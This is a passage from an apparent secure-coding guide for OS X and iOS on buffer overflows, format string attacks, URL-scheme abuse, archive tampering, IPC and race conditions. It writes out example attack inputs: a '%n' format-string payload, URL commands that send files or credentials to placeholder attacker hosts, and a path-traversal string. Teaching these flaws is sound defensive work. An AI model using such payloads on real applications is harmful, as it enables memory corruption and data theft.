In other cases, if you use signed values to calculate buffer sizes and test to make sure the data is not too large for the buffer, a sufficiently large block of data will appear to have a negative size, and will therefore pass the size test while overflowing the buffer.

Depending on how the buffer size is calculated, specifying a negative number could result in a buffer too small for its intended use. For example, if your program wants a minimum buffer size of 1024 bytes and adds to that a number specified by the user, an attacker might cause you to allocate a buffer smaller than the minimum size by specifying a large positive number, as follows:

```
1024 + 4294966784 = 512
0x400 + 0xFFFFFE00 = 0x200
```

Also, any bits that overflow past the length of an integer variable (whether signed or unsigned) are dropped. For example, when stored in a 32-bit integer, `2**32 == 0`. Because it is not illegal to have a buffer with a size of 0, and because `malloc(0)` returns a pointer to a small block, your code might run without errors if an attacker specifies a value that causes your buffer size calculation to be some multiple of `2**32`. In other words, for any values of `n` and `m` where `(n * m) mod 2**32 == 0`, allocating a buffer of size `n*m` results in a valid pointer to a buffer of some very small (and architecture-dependent) size. In that case, a buffer overflow is assured.

To avoid such problems, when performing buffer math, you should always include range checks to make sure no integer overflow is about to occur.

A common mistake when performing these tests is to check the result of a potentially overflowing multiplication or other operation:

```
size_t bytes = n * m;
if (bytes < n || bytes < m) { /* BAD BAD BAD */
    ... /* allocate "bytes" space */
}
```

Unfortunately, the C language specification allows the compiler to optimize out such tests [CWE-733, CERT VU#162289]. Thus, the only correct way to test for integer overflow is to divide the maximum allowable result by the multiplier and comparing the result to the multiplicand or vice-versa. If the result is smaller than the multiplicand, the product of those two values would cause an integer overflow.

For example:


```
size_t bytes = n * m;
if (n > 0 && m > 0 && SIZE_MAX/n >= m) {
    ... /* allocate "bytes" space */
}
```

Detecting Buffer Overflows

To test for buffer overflows, you should attempt to enter more data than is asked for wherever your program accepts input. Also, if your program accepts data in a standard format, such as graphics or audio data, you should attempt to pass it malformed data. This process is known as fuzzing.

If there are buffer overflows in your program, it will eventually crash. (Unfortunately, it might not crash until some time later, when it attempts to use the data that was overwritten.) The crash log might provide some clues that the cause of the crash was a buffer overflow. If, for example, you enter a string containing the uppercase letter "A" several times in a row, you might find a block of data in the crash log that repeats the number 41, the ASCII code for "A" (see Figure 2-2). If the program is trying to jump to a location that is actually an ASCII string, that's a sure sign that a buffer overflow was responsible for the crash.

Figure 2-5 Buffer overflow crash log



```
Exception:  EXC_BAD_ACCESS (0x0001)
Codes:      KERN_INVALID_ADDRESS (0x0001) at 0x41414140

Thread 0 Crashed:

Thread 0 crashed with PPC Thread State 64:
  srr0: 0x0000000041414140  srr1: 0x000000004200f030                        vrsave: 0x0000000000000000
    cr: 0x48004242           xer: 0x0000000020000007   lr: 0x0000000041414141  ctr: 0x000000009077401c
    r0: 0x0000000041414141    r1: 0x00000000bfffe660   r2: 0x0000000000000000   r3: 0000000000000000001
    r4: 0x0000000000000041    r5: 0x00000000bfffdd50   r6: 0x0000000000000052   r7: 0x00000000bfffe638
    r8: 0x0000000090774028    r9: 0x00000000bfffddd8  r10: 0x00000000bfffe380  r11: 0x0000000024004248
   r12: 0x000000009077401c   r13: 0x00000000a365c7c0  r14: 0x0000000000000100  r15: 0x0000000000000000
   r16: 0x00000000a364c75c   r17: 0x00000000a365c75c  r18: 0x00000000a365c75c  r19: 0x00000000a366c75c
   r20: 0x0000000000000000   r21: 0x0000000000000000  r22: 0x00000000a365c75c  r23: 0x000000000034f5b0
   r24: 0x00000000a3662aa4   r25: 0x000000000054c840  r26: 0x00000000a3662aa4  r27: 0x0000000000002f44
   r28: 0x000000000034c840   r29: 0x0000000041414141  r30: 0x0000000041414141  r31: 0x0000000041414141
```

If there are any buffer overflows in your program, you should always assume that they are exploitable and fix them. It is much harder to prove that a buffer overflow is not exploitable than to just fix the bug. Also note that, although you can test for buffer overflows, you cannot test for the *absence* of buffer overflows; it is necessary, therefore, to carefully check every input and every buffer size calculation in your code.

For more information on fuzzing, see "Fuzzing" (page 40) in "Validating Input and Interprocess Communication" (page 34).

Avoiding Buffer Underflows

Fundamentally, buffer underflows occur when two parts of your code disagree about the size of a buffer or the data in that buffer. For example, a fixed-length C string variable might have room for 256 bytes, but might contain a string that is only 12 bytes long.

Buffer underflow conditions are not always dangerous; they become dangerous when correct operation depends upon both parts of your code treating the data in the same way. This often occurs when you read the buffer to copy it to another block of memory, to send it across a network connection, and so on.

There are two broad classes of buffer underflow vulnerabilities: short writes, and short reads.

A **short write vulnerability** occurs when a short write to a buffer fails to fill the buffer completely. When this happens, some of the data that was previously in the buffer is still present after the write. If the application later performs an operation on the entire buffer (writing it to disk or sending it over the network, for example), that existing data comes along for the ride. The data could be random garbage data, but if the data happens to be interesting, you have an information leak.

Further, when such an underflow occurs, if the values in those locations affect program flow, the underflow can potentially cause incorrect behavior up to and including allowing you to skip past an authentication or authorization step by leaving the existing authorization data on the stack from a previous call by another user, application, or other entity.

Short write example (system call): For example, consider a UNIX system call that requires a command data structure, and includes an authorization token in that data structure. Assume that there are multiple versions of the data structure, with different lengths, so the system call takes both the structure and the length. Assume that the authorization token is fairly far down in the structure.

Suppose a malicious application passes in a command structure, and passes a size that encompasses the data up to, but not including, the authorization token. The kernel's system call handler calls `copyin`, which copies a certain number of bytes from the application into the data structure in the kernel's address space. If the kernel does not zero-fill that data structure, and if the kernel does not check to see if the size is valid, there is a narrow possibility that the stack might still contain the previous caller's authorization token at the same address in kernel memory. Thus, the attacker is able to perform an operation that should have been disallowed.

A **short read vulnerability** occurs when a read from a buffer fails to read the complete contents of a buffer. If the program then makes decisions based on that short read, any number of erroneous behaviors can result. This usually occurs when a C string function is used to read from a buffer that does not actually contain a valid C string.

A C string is defined as a string containing a series of bytes that ends with a null terminator. By definition, it cannot contain any null bytes prior to the end of the string. As a result, C-string-based functions, such as `strlen`, `strlcpy`, and `strdup`, copy a string until the first null terminator, and have no knowledge of the size of the original source buffer.

By contrast, strings in other formats (a `CFStringRef` object, a Pascal string, or a `CFDataRef` blob, for example) have an explicit length and can contain null bytes at arbitrary locations in the data. If you convert such a string into a C string and then evaluate that C string, you get incorrect behavior because the resulting C string effectively ends at the first null byte.

Short read example (SSL verification): An example of a short read vulnerability occurred in many SSL stacks a few years ago. By applying for an SSL cert for a carefully crafted subdomain of a domain that you own, you could effectively create a certificate that was valid for arbitrary domains.

Consider a subdomain in the form `targetdomain.tld`*[null_byte]*`.yourdomain.tld`.

Because the certificate signing request contains a Pascal string, assuming that the certificate authority interprets it correctly, the certificate authority would contact the owner of `yourdomain.tld` and would ask for permission to deliver the certificate. Because you own the domain, you would agree to it. You would then have a certificate that is valid for the rather odd-looking subdomain in question.

When checking the certificate for validity, however, many SSL stacks incorrectly converted that Pascal string into a C string without any validity checks. When this happened, the resulting C string contained only the `targetdomain.tld` portion. The SSL stack then compared that truncated version with the domain the user requested, and interpreted the certificate as being valid for the targeted domain.

In some cases, it was even possible to construct wildcard certificates that were valid for *every* possible domain in such browsers (`*.com`*[null]*`.yourdomain.tld` would match every `.com` address, for example).

If you obey the following rules, you should be able to avoid most underflow attacks:

- Zero-fill all buffers before use. A buffer that contains only zeros cannot contain stale sensitive information.
- Always check return values and fail appropriately.
- If a call to an allocation or initialization function fails (`AuthorizationCopyRights`, for example), do not evaluate the resulting data, as it could be stale.
- Use the value returned from `read` system calls and other similar calls to determine how much data was actually read. Then either:
    - Use that result to determine how much data is present instead of using a predefined constant *or*
    - fail if the function did not return the expected amount of data.
- Display an error and fail if a `write` call, `printf` call, or other output call returns without writing all of the data, particularly if you might later read that data back.
- When working with data structures that contain length information, always verify that the data is the size you expected.
- Avoid converting non-C strings (`CFStringRef` objects, `NSString` objects, `CFDataRef` objects, Pascal strings, and so on) into C strings if possible. Instead, work with the strings in their original format.

  If this is not possible, always perform length checks on the resulting C string or check for null bytes in the source data.

- Avoid mixing buffer operations and string operations. If this is not possible, always perform length checks on the resulting C string or check for null bytes in the source data.
- Save files in a fashion that prevents malicious tampering or truncation. (See "Race Conditions and Secure File Operations" (page 44) for more information.)
- Avoid integer overflows and underflows. (See "Calculating Buffer Sizes" (page 25) for details.)

Security Features that Can Help

OS X and iOS provide two features that can make it harder to exploit stack and buffer overflows: address space layout randomization (ASLR) and a non-executable stack and heap. These features are briefly explained in the sections that follow.

Address Space Layout Randomization

Recent versions of OS X and iOS, where possible, choose different locations for your stack, heap, libraries, frameworks, and executable code each time you run your software. This makes it much harder to successfully exploit buffer overflows because it is no longer possible to know where the buffer is in memory, nor is it possible to know where libraries and other code are located.

Address space layout randomization requires some help from the compiler—specifically, it requires position-independent code.

- If you are compiling an executable that targets OS X v10.7 and later (`-macosx_version_min`) or IOS v4.3 and later (`-ios_version_min`), the necessary flags are enabled by default. You can disable this feature, if necessary, with the `-no_pie` flag, but for maximum security, you should not do so.
- If you are compiling an executable that targets an earlier OS, you must explicitly enable position-independent executable support by adding the `-pie` flag.

Non-Executable Stack and Heap

Recent processors support a feature called the NX bit that allows the operating system to mark certain parts of memory as non-executable. If the processor tries to execute code in any memory page marked as non-executable, the program in question crashes.

OS X and iOS take advantage of this feature by marking the stack and heap as non-executable. This makes buffer overflow attacks harder because any attack that places executable code on the stack or heap and then tries to run that code will fail.

Note: For 32-bit OS X apps, if your app allows execution on OS X prior to v10.7, only the stack is marked non-executable, not the heap.

Most of the time, this is the behavior that you want. However, in some rare situations (such as writing a just-in-time compiler), it may be necessary to modify that behavior.

There are two ways to make the stack and heap executable:

- Pass the `-allow_stack_execute` flag to the compiler. This makes the stack (not the heap) executable.
- Use the `mprotect` system call to mark specific memory pages as executable.

The details are beyond the scope of this document. For more information, see the manual page for `mprotect`.

Debugging Heap Corruption Bugs

To help you debug heap corruption bugs, you can use the `libgmalloc` library. It provides additional detection of overflows through the use of guard pages and other techniques. To enable this library, type the following command in Terminal:

```
export DYLD_INSERT_LIBRARIES=/usr/lib/libgmalloc.dylib
```

Then run your software from Terminal (either by running the executable itself or using the `open` command). For more information, see the manual page for `libgmalloc`.

Validating Input and Interprocess Communication

A major, and growing, source of security vulnerabilities is the failure of programs to validate all input from outside the program—that is, data provided by users, from files, over the network, or by other processes. This chapter describes some of the ways in which unvalidated input can be exploited, and some coding techniques to practice and to avoid.

Risks of Unvalidated Input

Any time your program accepts input from an uncontrolled source, there is a potential for a user to pass in data that does not conform to your expectations. If you don't validate the input, it might cause problems ranging from program crashes to allowing an attacker to execute his own code. There are a number of ways an attacker can take advantage of unvalidated input, including:

- Buffer overflows
- Format string vulnerabilities
- URL commands
- Code insertion
- Social engineering

Many Apple security updates have been to fix input vulnerabilities, including a couple of vulnerabilities that hackers used to "jailbreak" iPhones. Input vulnerabilities are common and are often easily exploitable, but are also usually easily remedied.

Causing a Buffer Overflow

If your application takes input from a user or other untrusted source, it should never copy data into a fixed-length buffer without checking the length and truncating it if necessary. Otherwise, an attacker can use the input field to cause a buffer overflow. See "Avoiding Buffer Overflows and Underflows" (page 17) to learn more.

Format String Attacks

If you are taking input from a user or other untrusted source and displaying it, you need to be careful that your display routines do not process format strings received from the untrusted source. For example, in the following code the syslog standard C library function is used to write a received HTTP request to the system log. Because the `syslog` function processes format strings, it will process any format strings included in the input packet:

```
/* receiving http packet */
int size = recv(fd, pktBuf, sizeof(pktBuf), 0);
if (size) {
syslog(LOG_INFO, "Received new HTTP request!");
syslog(LOG_INFO, pktBuf);
}
```

Many format strings can cause problems for applications. For example, suppose an attacker passes the following string in the input packet:

```
"AAAA%08x.%08x.%08x.%08x.%08x.%08x.%08x.%08x.%n"
```

This string retrieves eight items from the stack. Assuming that the format string itself is stored on the stack, depending on the structure of the stack, this might effectively move the stack pointer back to the beginning of the format string. Then the `%n` token would cause the print function to take the number of bytes written so far and write that value to the memory address stored in the next parameter, which happens to be the format string. Thus, assuming a 32-bit architecture, the `AAAA` in the format string itself would be treated as the pointer value `0x41414141`, and the value at that address would be overwritten with the number 76.

Doing this will usually cause a crash the next time the system has to access that memory location, but by using a string carefully crafted for a specific device and operating system, the attacker can write arbitrary data to any location. See the manual page for `printf` for a full description of format string syntax.

To prevent format string attacks, make sure that no input data is ever passed as part of a format string. To fix this, just include your own format string in each such function call. For example, the call

```
printf(buffer)
```

may be subject to attack, but the call

```
printf("%s", buffer)
```

is not. In the second case, all characters in the buffer parameter—including percent signs (`%`)—are printed out rather than being interpreted as formatting tokens.

This situation can be made more complicated when a string is accidentally formatted more than once. The following example incorrectly passes the result of a call to the `NSString` method `stringWithFormat:` as the value of the `informativeTextWithFormat` parameter of the `NSAlert` method `alertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:`. As a result, the string is formatted twice, and the data from the imported certificate is used as part of the format string for the `NSAlert` method.

```
alert = [NSAlert alertWithMessageText:"Certificate Import Succeeded"
    defaultButton:"OK"
    alternateButton:nil
    otherButton:nil
    informativeTextWithFormat:[NSString stringWithFormat: /* BAD! BAD! BAD! */
       @"The imported certificate \"%@\" has been selected in the certificate
pop-up.",
       [selectedCert identifier]]];

[alert setAlertStyle:NSInformationalAlertStyle];
[alert runModal];
```

Instead, the string should be formatted only once, as follows:

```
alert = [NSAlert alertWithMessageText:"Certificate Import Succeeded"
    defaultButton:"OK"
    alternateButton:nil
    otherButton:nil
    informativeTextWithFormat:@"The imported certificate \"%@\" has been selected
 in the certificate pop-up.",
       [selectedCert identifier]];
...
```

The following commonly-used functions and methods are subject to format-string attacks:

- Standard C
  - `printf` and other functions listed on the `printf(3)` manual page
  - `sscanf` and other functions listed on the `scanf(3)` manual page
  - `syslog` and `vsyslog`
- Carbon

    - `AEBuildDesc` and `vAEBuildDesc`
    - `AEBuildParameters` and `vAEBuildParameters`
    - `AEBuildAppleEvent` and `vAEBuildAppleEvent`
- Core Foundation
    - `CFStringCreateWithFormat`
    - `CFStringCreateWithFormatAndArguments`
    - `CFStringAppendFormat`
    - `CFStringAppendFormatAndArguments`
- Cocoa
    - `stringWithFormat:`, `initWithFormat:`, and other `NSString` methods that take formatted strings as arguments
    - `appendFormat:` in the `NSMutableString` class
    - `alertWithMessageText:defaultButton:alternateButton:otherButton:informativeTextWithFormat:` in `NSAlert`
    - `predicateWithFormat:`, `predicateWithFormat:arguments:`, and `predicateWithFormat:argumentArray:` in `NSPredicate`
    - `raise:format:` and `raise:format:arguments:` in `NSException`
    - `NSRunAlertPanel` and other Application Kit functions that create or return panels or sheets

URLs and File Handling

If your application has registered a URL scheme, you have to be careful about how you process commands sent to your application through the URL string. Whether you make the commands public or not, hackers will try sending commands to your application. If, for example, you provide a link or links to launch your application from your web site, hackers will look to see what commands you're sending and will try every variation on those commands they can think of. You must be prepared to handle, or to filter out, any commands that *can* be sent to your application, not only those commands that you would *like* to receive.

For example, if you accept a command that causes your application to send credentials back to your web server, don't make the function handler general enough so that an attacker can substitute the URL of their own web server. Here are some examples of the sorts of commands that you should *not* accept:

- myapp://cmd/run?program=/path/to/program/to/run
- myapp://cmd/set_preference?use_ssl=false
- myapp://cmd/sendfile?to=evil@attacker.com&file=some/data/file
- myapp://cmd/delete?data_to_delete=my_document_ive_been_working_on

- myapp://cmd/login_to?server_to_send_credentials=some.malicious.webserver.com

In general, don't accept commands that include arbitrary URLs or complete pathnames.

If you accept text or other data in a URL command that you subsequently include in a function or method call, you could be subject to a format string attack (see "Format String Attacks" (page 35)) or a buffer overflow attack (see "Causing a Buffer Overflow" (page 34)). If you accept pathnames, be careful to guard against strings that might redirect a call to another directory; for example:

```
myapp://use_template?template=/../../../../../../../../some/other/file
```

Injection Attacks

Unvalidated URL commands and text strings sometimes allow an attacker to insert code into a program, which the program then executes. You are at risk from injection attacks whenever your code works with data that is loosely structured and contains a blend of two or more different types of data.

For example, if your application passes queries to a SQL database, those queries contain two types of data: the command itself (telling the database what to do) and the data that the command uses. The data is typically separated from the command by quotation marks. However, if the data you are storing contains quotation marks, your software must properly quote those additional marks so that they are not interpreted as the end of the data. Otherwise, a malicious attacker could pass your software a string containing quote marks followed by a semicolon to end the command, followed by a *second command* to run, at which point the SQL database would dutifully execute the injected code provided by the attacker.

Avoiding injection attacks correctly requires more than mere input validation, so it is covered separately in the section "Avoiding Injection Attacks" (page 87) in "Avoiding Injection Attacks and XSS" (page 87).

Social Engineering

Social engineering—essentially tricking the user—can be used with unvalidated input vulnerabilities to turn a minor annoyance into a major problem. For example, if your program accepts a URL command to delete a file, but first displays a dialog requesting permission from the user, you might be able to send a long-enough string to scroll the name of the file to be deleted past the end of the dialog. You could trick the user into thinking he was deleting something innocuous, such as unneeded cached data. For example:

```
myapp://cmd/delete?file=cached data that is slowing down your system.,realfile
```

The user then might see a dialog with the text "Are you sure you want to delete cached data that is slowing down your system." The name of the real file, in this scenario, is out of sight below the bottom of the dialog window. When the user clicks the "OK" button, however, the user's real data is deleted.

Other examples of social engineering attacks include tricking a user into clicking on a link in a malicious web site or following a malicious URL.

For more information about social engineering, read "Designing Secure User Interfaces" (page 74).

Modifications to Archived Data

Archiving data, also known as object graph serialization, refers to converting a collection of interconnected objects into an architecture-independent stream of bytes that preserves the identity of and the relationships between the objects and values. Archives are used for writing data to a file, transmitting data between processes or across a network, or performing other types of data storage or exchange.

For example, in Cocoa, you can use a coder object to create and read from an archive, where a coder object is an instance of a concrete subclass of the abstract class `NSCoder`.

Object archives are problematic from a security perspective for several reasons.

First, an object archive expands into an object graph that can contain arbitrary instances of arbitrary classes. If an attacker substitutes an instance of a different class than you were expecting, you could get unexpected behavior.

Second, because an application must know the type of data stored in an archive in order to unarchive it, developers typically assume that the values being decoded are the same size and data type as the values they originally coded. However, when the data is stored in an insecure manner before being unarchived, this is not a safe assumption. If the archived data is not stored securely, it is possible for an attacker to modify the data before the application unarchives it.

If your `initWithCoder:` method does not carefully validate all the data it decodes to make sure it is well formed and does not exceed the memory space reserved for it, then by carefully crafting a corrupted archive, an attacker could potentially cause a buffer overflow or trigger another vulnerability and possibly seize control of the system.

Further, if your `initWithCoder:` method calls the `decodeObjectForKey:` method, by the time that call returns, it may already be too late to prevent misbehavior. If you are using archives in such a way that the data could potentially be stored or transmitted in an insecure fashion or could potentially come from an untrusted source, you should use `decodeObjectOfClass:forKey:` instead, and you should limit the contents of your file format to classes that conform to the `NSSecureCoding` protocol.

Third, some objects return a different object during unarchiving (see the `NSKeyedUnarchiverDelegate` method `unarchiver:didDecodeObject:`) or when they receive the message `awakeAfterUsingCoder:`. `NSImage` is one example of such a class—it may register itself for a name when unarchived, potentially taking the place of an image the application uses. An attacker might be able to take advantage of this to insert a maliciously corrupt image file into an application.

It's worth keeping in mind that, even if you write completely safe code, there might still be security vulnerabilities in libraries called by your code. Specifically, the `initWithCoder:` methods of the superclasses of your classes are also involved in unarchiving.

Note: Be aware that nib files are archives, and these cautions apply equally to them. A nib file loaded from a signed application bundle should be trustable, but a nib file stored in an insecure location is not.

See "Risks of Unvalidated Input" (page 34) for more information on the risks of reading unvalidated input, "Securing File Operations" (page 48) for techniques you can use to keep your archive files secure, and the other sections in this chapter for details on validating input.

Fuzzing

Fuzzing, or fuzz testing, is the technique of randomly or selectively altering otherwise valid data and passing it to a program to see what happens. If the program crashes or otherwise misbehaves, that's an indication of a potential vulnerability that might be exploitable. Fuzzing is a favorite tool of hackers who are looking for buffer overflows and the other types of vulnerabilities discussed in this chapter. Because it will be employed by hackers against your program, you should use it first, so you can close any vulnerabilities before they do.

Although you can never prove that your program is completely free of vulnerabilities, you can at least get rid of any that are easy to find this way. In this case, the developer's job is much easier than that of the hacker. Whereas the hacker has to not only find input fields that might be vulnerable, but also must determine the exact nature of the vulnerability and then craft an attack that exploits it, you need only find the vulnerability, then look at the source code to determine how to close it. You don't need to prove that the problem is exploitable—just assume that someone will find a way to exploit it, and fix it before they get an opportunity to try.

Fuzzing is best done with scripts or short programs that randomly vary the input passed to a program. Depending on the type of input you're testing—text field, URL, data file, and so forth—you can try HTML, javascript, extra long strings, normally illegal characters, and so forth. If the program crashes or does anything unexpected, you need to examine the source code that handles that input to see what the problem is, and fix it.

For example, if your program asks for a filename, you should attempt to enter a string longer than the maximum legal filename. Or, if there is a field that specifies the size of a block of data, attempt to use a data block larger than the one you indicated in the size field.

The most interesting values to try when fuzzing are usually boundary values. For example, if a variable contains a signed integer, try passing the maximum and minimum values allowed for a signed integer of that size, along with 0, 1, and -1. If a data field should contain a string with no fewer than 1 byte and no more than 42 bytes, try zero bytes, 1 byte, 42 bytes, and 43 bytes. And so on.

In addition to boundary values, you should also try values that are way, way outside the expected values. For example, if your application is expecting an image that is up to 2,000 pixels by 3,000 pixels, you might modify the size fields to claim that the image is 65,535 pixels by 65,535 pixels. Using large values can uncover integer overflow bugs (and in some cases, `NULL` pointer handling bugs when a memory allocation fails). See "Avoiding Integer Overflows and Underflows" (page 27) in "Avoiding Buffer Overflows and Underflows" (page 17) for more information about integer overflows.

Inserting additional bytes of data into the middle or end of a file can also be a useful fuzzing technique in some cases. For example, if a file's header indicates that it contains 1024 bytes after the header, the fuzzer could add a 1025th byte. The fuzzer could add an additional row or column of data in an image file. And so on.

Interprocess Communication and Networking

When communicating with another process, the most important thing to remember is that you cannot generally verify that the other process has not been compromised. Thus, you must treat it as untrusted and potentially hostile. All interprocess communication is potentially vulnerable to attacks if you do not properly validate input, avoid race conditions, and perform any other tests that are appropriate when working with data from a potentially hostile source.

Above and beyond these risks, however, some forms of interprocess communication have specific risks inherent to the communication mechanism. This section describes some of those risks.

Mach messaging

When working with Mach messaging, it is important to never give the Mach task port of your process to any other. If you do, you are effectively allowing that process to arbitrarily modify the address space your process, which makes it trivial to compromise your process.

Instead, you should create a Mach port specifically for communicating with a given client.

Note: Mach messaging in OS X is not a supported API. No backwards compatibility guarantees are made for applications that use it anyway.

Remote procedure calls (RPC) and Distributed Objects:

If your application uses remote procedure calls or Distributed Objects, you are implicitly saying that you fully trust whatever process is at the other end of the connection. That process can call arbitrary functions within your code, and may even be able to arbitrarily overwrite portions of your code with malicious code.

For this reason, you should avoid using remote procedure calls or Distributed Objects when communicating with potentially untrusted processes, and in particular, you should never use these communication technologies across a network boundary except among hosts that you control.

Shared Memory:

If you intend to share memory across applications, be careful to allocate any memory on the heap in page-aligned, page-sized blocks. If you share a block of memory that is not a whole page (or worse, if you share some portion of your application's stack), you may be providing the process at the other end with the ability to overwrite portions of your code, stack, or other data in ways that can produce incorrect behavior, and may even allow injection of arbitrary code.

In addition to these risks, some forms of shared memory can also be subject to race condition attacks. Specifically, memory mapped files can be replaced with other files between when you create the file and when you open it. See "Securing File Operations" (page 48) for more details.

Finally, named shared memory regions and memory mapped files can be accessed by any other process running as the user. For this reason, it is not safe to use non-anonymous shared memory for sending highly secret information between processes. Instead, allocate your shared memory region prior to creating the child process that needs to share that region, then pass `IPC_PRIVATE` as the key for `shmget` to ensure that the shared memory identifier is not easy to guess.

Note: Shared memory regions are detached if you call `exec` or other similar functions. If you need to pass data in a secure way across an `exec` boundary, you must pass the shared memory ID to the child process. Ideally, you should do this using a secure mechanism, such as a pipe created using a call to `pipe`.

After the last child process that needs to use a particular shared memory region is running, the process that created the region should call `shmctl` to remove the shared memory region. Doing so ensures that no further processes can attach to that region even if they manage to guess the region ID.

```
shmctl(id, IPC_RMID, NULL);
```

Signals:

A **signal**, in this context, is a particular type of content-free message sent from one process to another in a UNIX-based operating system such as OS X. Any program can register a signal handler function to perform specific operations upon receiving a signal.

In general, it is not safe to do a significant amount of work in a signal handler. There are only a handful of library functions and system calls that are safe to use in a signal handler (referred to as async-signal-safe calls), and this makes it somewhat difficult to safely perform work inside a call.

More importantly, however, as a programmer, you are not in control of when your application receives a signal. Thus, if an attacker can cause a signal to be delivered to your process (by overflowing a socket buffer, for example), the attacker can cause your signal handler code to execute at any time, between any two lines of code in your application. This can be problematic if there are certain places where executing that code would be dangerous.

For example, in 2004, a signal handler race condition was found in open-source code present in many UNIX-based operating systems. This bug made it possible for a remote attacker to execute arbitrary code or to stop the FTP daemon from working by causing it to read data from a socket and execute commands while it was still running as the root user. [CVE-2004-0794]

For this reason, signal handlers should do the minimum amount of work possible, and should perform the bulk of the work at a known location within the application's main program loop.

For example, in an application based on Foundation or Core Foundation, you can create a pair of connected sockets by calling `socketpair`, call `setsockopt` to set the socket to non-blocking, turn one end into a `CFStream` object by calling `CFStreamCreatePairWithSocket`, and then schedule that stream on your run loop. Then, you can install a minimal signal handler that uses the write system call (which is async-signal-safe according to POSIX.1) to write data into the other socket. When the signal handler returns, your run loop will be woken up by data on the other socket, and you can then handle the signal at your convenience.

Important: If you are writing to a socket in a signal handler and reading from it in a run loop on your main program thread, you *must* set the socket to non-blocking. If you do not, it is possible to cause your application to hang by sending it too many signals.

The queue for a socket is of finite size. When it fills up, if the socket is set to non-blocking, the write call fails, and the global variable errno is set to `EAGAIN`. If the socket is blocking, however, the write call blocks until the queue empties enough to write the data.

If a write call in a signal handler blocks, this prevents the signal handler from returning execution to the run loop. If that run loop is responsible for reading data from the socket, the queue will never empty, the write call will never unblock, and your application will basically hang (at least until the write call is interrupted by another signal).

Race Conditions and Secure File Operations

When working with shared data, whether in the form of files, databases, network connections, shared memory, or other forms of interprocess communication, there are a number of easily made mistakes that can compromise security. This chapter describes many such pitfalls and how to avoid them.

Avoiding Race Conditions

A **race condition** exists when changes to the order of two or more events can cause a change in behavior. If the correct order of execution is required for the proper functioning of the program, this is a bug. If an attacker can take advantage of the situation to insert malicious code, change a filename, or otherwise interfere with the normal operation of the program, the race condition is a security vulnerability. Attackers can sometimes take advantage of small time gaps in the processing of code to interfere with the sequence of operations, which they then exploit.

OS X, like all modern operating systems, is a multitasking OS; that is, it allows multiple processes to run or appear to run simultaneously by rapidly switching among them on each processor. The advantages to the user are many and mostly obvious; the disadvantage, however, is that there is no guarantee that two consecutive operations in a given process are performed without any other process performing operations between them. In fact, when two processes are using the same resource (such as the same file), there is no guarantee that they will access that resource in any particular order unless both processes explicitly take steps to ensure it.

For example, if you open a file and then read from it, even though your application did nothing else between these two operations, some other process might alter the file after the file was opened and before it was read. If two different processes (in the same or different applications) were writing to the same file, there would be no way to know which one would write first and which would overwrite the data written by the other. Such situations cause security vulnerabilities.

There are two basic types of race condition that can be exploited: time of check–time of use (TOCTOU), and signal handling.

Time of Check Versus Time of Use

It is fairly common for an application to need to check some condition before undertaking an action. For example, it might check to see if a file exists before writing to it, or whether the user has access rights to read a file before opening it for reading. Because there is a time gap between the check and the use (even though it might be a fraction of a second), an attacker can sometimes use that gap to mount an attack. Thus, this is referred to as a time-of-check–time-of-use problem.

Temporary Files

A classic example is the case where an application writes temporary files to publicly accessible directories. You can set the file permissions of the temporary file to prevent another user from altering the file. However, if the file already exists before you write to it, you could be overwriting data needed by another program, or you could be using a file prepared by an attacker, in which case it might be a hard link or symbolic link, redirecting your output to a file needed by the system or to a file controlled by the attacker.

To prevent this, programs often check to make sure a temporary file with a specific name does not already exist in the target directory. If such a file exists, the application deletes it or chooses a new name for the temporary file to avoid conflict. If the file does not exist, the application opens the file for writing, because the system routine that opens a file for writing automatically creates a new file if none exists.

An attacker, by continuously running a program that creates a new temporary file with the appropriate name, can (with a little persistence and some luck) create the file in the gap between when the application checked to make sure the temporary file didn't exist and when it opens it for writing. The application then opens the attacker's file and writes to it (remember, the system routine opens an existing file if there is one, and creates a new file only if there is no existing file).

The attacker's file might have different access permissions than the application's temporary file, so the attacker can then read the contents. Alternatively, the attacker might have the file already open. The attacker could replace the file with a hard link or symbolic link to some other file (either one owned by the attacker or an existing system file). For example, the attacker could replace the file with a symbolic link to the system password file, so that after the attack, the system passwords have been corrupted to the point that no one, including the system administrator, can log in.

For a real-world example, in a vulnerability in a directory server, a server script wrote private and public keys into temporary files, then read those keys and put them into a database. Because the temporary files were in a publicly writable directory, an attacker could have created a race condition by substituting the attacker's own files (or hard links or symbolic links to the attacker's files) before the keys were reread, thus causing the script to insert the attacker's private and public keys instead. After that, anything encrypted or authenticated using those keys would be under the attacker's control. Alternatively, the attacker could have read the private keys, which can be used to decrypt encrypted data. [CVE-2005-2519]

Similarly, if an application temporarily relaxes permissions on files or folders in order to perform some operation, an attacker might be able to create a race condition by carefully timing his or her attack to occur in the narrow window in which those permissions are relaxed.

To learn more about creating temporary files securely, read "Create Temporary Files Correctly" (page 51).

Interprocess Communication

Time-of-check–time-of-use problems do not have to involve files, of course. They can apply to any data storage or communications mechanism that does not perform operations atomically.

